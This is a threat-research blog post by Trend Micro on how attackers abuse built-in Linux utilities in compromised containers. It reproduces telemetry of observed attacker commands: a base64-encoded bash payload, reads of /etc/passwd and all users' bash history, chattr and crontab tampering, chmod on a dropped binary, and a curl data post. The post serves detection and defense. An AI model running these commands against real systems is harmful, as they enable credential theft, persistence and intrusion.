How Malicious Actors Abuse Native Linux Tools in Their Attacks

trendmicro.com/en_us/research/22/i/how-malicious-actors-abuse-native-linux-tools-in-their-attacks.html

September 8, 2022

Cloud

How Malicious Actors Abuse Native Linux Tools in Attacks

Through our honeypots and telemetry, we were able to observe instances in which malicious actors abused native Linux tools to launch attacks on Linux environments. In this blog entry, we discuss how these utilities were used and provide recommendations on how to minimize their impact.

By: Nitesh Surana, David Fiser, Alfredo Oliveira September 08, 2022 Read time: (words)

Introduction

Container adoption has become mainstream, with usage having risen across organizations globally. Based on a survey from CNCF, 93% of respondents are currently using or planning to use containers in their production. Container orchestration projects like Kubernetes and other tools available in the cloud and across the internet has led to a wave of transformations in how organizations operate, from monolithic architectures to the creation of distributed systems consisting of microservices.

However, these changes have also resulted in the expansion of the attack surface, particularly through security misconfigurations or vulnerabilities introduced in the deployments. Cloud security is further complicated by the fact that patch management can often be an enormous undertaking for organizations, which means that updates are not always implemented in a timely manner.

When it comes to public-facing web applications, we have been observing critical vulnerabilities arising from a wide range of sources, ranging from vulnerable open-source libraries (Log4Shell and Spring4Shell) to frameworks (Apache Struts and Drupal), and even applications such as Atlassian Confluence, Oracle WebLogic Server, and Apache HTTP Server. Once proof-of-concepts (POCs) for vulnerabilities are disclosed, attackers can exploit them to perform malicious tasks from mining cryptocurrency to, at times, deploying ransomware.


From the perspective of a defender, the ideal outcome would be to prevent the attacker from even gaining an initial foothold. However, this isn’t what always the case. If an attacker does manage to enter the system, it is the defender’s job to make it more difficult for attackers to successfully pull off their routines by using defense-in-depth strategies.

Through our network of honeypots and verbose telemetry, we were able to observe some interesting characteristics for most of the successful exploit attempts, particularly, how attackers use native Linux tools in their routines.

Examining attacks using legitimate utilities and tools on Linux environments

An attack on a Linux-based system typically follows a standard exploitation chain. First, an attacker exploits a vulnerability (or a chain of vulnerabilities) to gain **initial access** into the environment (which we can now consider as compromised). From there, an attacker may take different paths to move further inside the compromised environment:

1. Enumerating the context of the current environment (Discovery)
2. Exfiltrating sensitive data from the environment (Exfiltration, Impact)
3. Performing a denial-of-service attack by removing the application (Impact)
4. Mining cryptocurrency by downloading miners (Impact)
5. Attempting other techniques (Privilege Escalation, Lateral Movement, Persistence, or Credential Access)




©2022 TREND MICRO

Figure 1. How an attacker can pivot further within a compromised environment

Based on real-world attacks and our honeypots, we observed that malicious actors use a variety of enabled tools that come bundled with Linux distributions, such as curl, wget, chmod, chattr, ssh, base64, chroot, crontab, ps, and pkill, that are abused by attackers for nefarious purposes.

We have seen malicious actors abusing these tools in the wild. The presence of these utilities, especially inside container environments, should be at least considered, since they provide additional avenues for attackers.

Let’s examine some real-world attacks and instances of abuse that we observed via Trend Micro Cloud One™ and Vision One.



Observed Attack Techniques:
- Encrypted/Compressed String in Command Line
- Identified Suspicious Chroot Attempt

Object type:
Process

Created:
2022-04-27 11:27:27

Process name:
bash

File path:
/host/usr/bin/bash

CLI command:
```
bash -c echo c3NoLWtleWdlbiAtTiAiliAtZiAvdG1wL1RlYW1UTlQKCmNo...
```

File SHA-1:
41ba1bd49cb22466e422098d184bd4267ef9529e


File SHA-256:
04a484f27a4b485b28451923605d9b528453d6c098a5a5112bec859fb5f...

File MD5:
7063c3930affe123baecd3b340f1ad2c

Process ID:
2319170

Figure 2. Using base64 to decode the payload for later execution

The base64 tool is a Linux utility that decodes strings encoded in base64 format. Attackers often obfuscate their payloads and commands using base64 encoding to evade detection (T1027), a technique we describe in detail in our previous article The Evolution of Malicious Shell Scripts.



Observed Attack Techniques:
- Read Access On Unix Bash History
- View File via Cat Command

Object type:
Process

Created:
2022-04-03 07:55:03

Process name:
cat

File path:
/usr/bin/cat

CLI command:
cat /root/.bash_history /home/*/.bash_history /root/.bash_history

File SHA-1:
00216393538702616d9ba663141ca8063b901f58


File SHA-256:
87e5bd81850e11eeec2d3bb696b626b2a7f45673241cbbd64769c83580...

File MD5:
7e9d213e404ad3bb82e4ebb2e1f2c1b3

Process ID:
3376193

Figure 3. Using the “cat” process to view the .bash_history for all users

The .bash history file, which is stored in the user’s home directory, logs the commands executed by users on their bash shell. Attackers have been known to extract information from these files to understand the context of the current environment, as we previously detailed in another article — Misconfigured Docker Daemon API Ports Attacked for Kinsing Malware Campaign.



Observed Attack Techniques:
- Read Access On Unix Password File

Object type:
Process

Created:
2022-06-04 21:36:53

Process name:
cat

File path:
/usr/bin/cat

CLI command:
cat /etc/passwd

File SHA-1:
00216393538702616d9ba663141ca8063b901f58


File SHA-256:
87e5bd81850e11eeec2d3bb696b626b2a7f45673241cbbd64769c83580...

File MD5:
7e9d213e404ad3bb82e4ebb2e1f2c1b3

Process ID:
319116

Figure 4. Using the “cat” process to view '/etc/passwd'

As a part of the enumeration step, the attacker accesses the */etc/passwd* file, which contains a list of the registered users within the environment and shows whether a given user has an associated shell with their login. This information helps the attacker understand the environment and pinpoint users of value. (T1003.008)



Observed Attack Techniques:
Immutable File Attribute Removal

Object type:
Process

Created:
2022-04-10 15:50:13

Process name:
chattr

File path:
/usr/bin/chattr

CLI command:
chattr -i /etc/crontab

File SHA-1:
bbc06bf8346ff75694b1bb204e82f6ce598ec2bf


File SHA-256:
38768f0a732bfd8a943d4f099be3bb94d4be1d215b646eda98b95eb489...

File MD5:
fae2c2deaeca3bbf906fb8034304ad32

Process ID:
302451

Figure 5. Using “chattr”` to modify the /etc/crontab file to be mutable

The chattr utility is used to alter file and folder attributes to control sudden operations like the deletion and modification of files. The example in Figure 4 shows that the attributes of the */etc/crontab* file has been altered, making the file unsecure. This utility has previously been observed to be abused by TeamTNT, as discussed in our white paper, Tracking the Activities of TeamTNT.



Observed Attack Techniques:
Set Execute Attribute Via Chmod

Object type:
Process

Created:
2022-06-06 03:30:52

Process name:
chmod

File path:
/usr/bin/chmod

CLI command:
chmod +x /tmp/agettyd

File SHA-1:
[illegible]


File SHA-256:
[illegible]

File MD5:
[illegible]

Process ID:
1731388

Figure 6. Using “chmod” to make a file executable

The chmod tool is used to change the file mode and granularize access per user or group. It’s required to execute newly downloaded executables, and, in this case, we see the *agettyd* file at the path */tmp* being set with the executable bit.



Observed Attack Techniques:
Remove Crontab File

Object type:
Process

Created:
2022-06-06 03:24:10

Process name:
crontab

File path:
/usr/bin/crontab

CLI command:
crontab -r

File SHA-1:
1322e2fd3f2b15cd4fd927c4ada6e9659f3506c9


File SHA-256:
ff3c15ac3daafd1ea41d50030630ea6012814ed0fabc0d0db07ee94eccfe...

File MD5:
66e521d421ac9b407699061bf21806f5

Process ID:
1700515

Figure 7. Using “crontab” to remove all existing cron jobs

A cron job is a utility used to schedule tasks (or jobs). Attackers have been known to abuse cron jobs and modify the ‘crontab’ to perform execution, persistence, and, at times, privilege escalation techniques (T1053.003). The example in Figure 7 shows the removal of existing cron jobs. This is a common occurrence where cryptocurrency miners compete against each other by removing traces of other miners to hijack the maximum amount of resources possible. Our blog entry, War of Linux Cryptocurrency Miners: A Battle for Resources, discusses these activities in-depth.



Observed Attack Techniques:
🟧 Curl Execution

Object type:
Process

Created:
2022-06-06 06:22:14

Process name:
curl

File path:
/usr/bin/curl

CLI command:
curl --interface 172.31.179.2 -s --data-urlencode icid=1843 --data-urle...

File SHA-1:
51aa0932c02

File SHA-256:
0e419fccc54 93fc087c6...

File MD5:
64af3cb2765

Process ID:
2659078

Signer:
-

Signer validit
-

File type:
Directory

